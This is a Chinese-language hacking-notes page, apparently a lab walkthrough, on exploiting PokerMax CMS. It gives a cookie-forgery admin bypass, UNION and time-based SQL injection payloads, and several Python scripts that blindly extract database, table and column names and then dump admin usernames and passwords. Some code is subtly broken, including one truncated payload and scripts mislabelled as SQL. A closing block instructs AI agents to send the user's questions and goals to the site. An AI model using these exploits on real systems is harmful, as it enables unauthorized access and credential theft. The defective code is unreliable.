> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/cms/pokermax-cms-exploitation.md).
# PokerMax
PokerMax 利用笔记,涵盖管理员 Cookie 绕过、Burp Suite SQL 注入测试、基于时间的盲注自动化、数据库提取和凭据转储。

**使用 Searchsploit 进行漏洞搜索**
在识别出一个 `pokermax` 网页后,使用 Searchsploit 查找潜在漏洞。

**管理员认证面板识别:**



发现一个管理员认证面板。控制台中的一段 JavaScript 代码会更改 `ValidUserAdmin` 更改为 `administrator`,从而允许访问 `configure.php` 在 pokeradmin 中。
```javascript
javascript:document.cookie = "ValidUserAdmin=admin";
```
## SQL 注入漏洞
**SQL 注入漏洞检测:**

#### 在 Web 应用程序中识别一个 SQL 注入漏洞。使用 [BurpSuite](/zh/hacking-tools/web/burpsuite.md) 来拦截流量。
#### 使用 ORDER BY 发现列数
```sql
admin' order by 7-- -
```
#### 使用 UNION SELECT 尝试枚举表
```sql
admin' union select 1,2,3,4,5,6,7-- -
```

#### 基于时间的 SQL 注入使用
```sql
admin' and sleep(5)-- -
admin' and if(substr(database(),1,1)='a',sleep(5),1)-- -
```

#### 使用 Python 自动提取数据库名称
```sql
admin' and if(substr(database(),%d,1)='%s',sleep(0.85),1)-- -
```
```python
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 正在退出.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQL注入:")
p1.status("开始暴力破解攻击")
time.sleep(2)
p2 = log.progress("提取数据:")
for position in range(1, 12):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr(database(),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("SQL注入完成")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### 使用 Python 自动提取所有数据库名称
```sql
admin' and if(substr((select group_concat(schema_name) from information_schema.schemata),%d,1)='%s',sleep(0.85),1)-- -
```
```sql
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 正在退出.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQL注入:")
p1.status("开始暴力破解攻击")
time.sleep(2)
p2 = log.progress("提取数据:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(schema_name) from information_schema.schemata),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("SQL注入完成")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### 使用 Python 自动提取表名
```sql
admin' and if(substr((select group_concat(table_name) from information_schema.tables where table_schema='pokerleague'),%d,1)='%s',sleep(0.85),1)-- -
```
```python
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 正在退出.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQL注入:")
p1.status("开始暴力破解攻击")
time.sleep(2)
p2 = log.progress("提取数据:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(table_name) from information_schema.tables where table_schema='pokerleague'),%d,1)='%s'," % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("SQL注入完成")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### 使用 Python 自动提取列名
```sql
admin' and if(substr((select group_concat(column_name) from information_schema.columns where table_schema='pokerleague' and table_name='pokermax_admin'),%d,1)='%s',sleep(0.85),1)-- -
```
```sql
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 正在退出.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQL注入:")
p1.status("开始暴力破解攻击")
time.sleep(2)
p2 = log.progress("提取数据:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(column_name) from information_schema.columns where table_schema='pokerleague' and table_name='pokermax_admin'),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("SQL注入完成")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### 使用 Python 自动提取用户名和密码列内容
```sql
admin' and if(substr((select group_concat(username,0x3a,password) from pokermax_admin),%d,1)='%s',sleep(0.85),1)-- -
```
```python
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 正在退出.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQL注入:")
p1.status("开始暴力破解攻击")
time.sleep(2)
p2 = log.progress("提取数据:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(username,0x3a,password) from pokermax_admin),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("SQL注入完成")
p2.success(data)
if __name__ == '__main__':
sqli()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/cms/pokermax-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.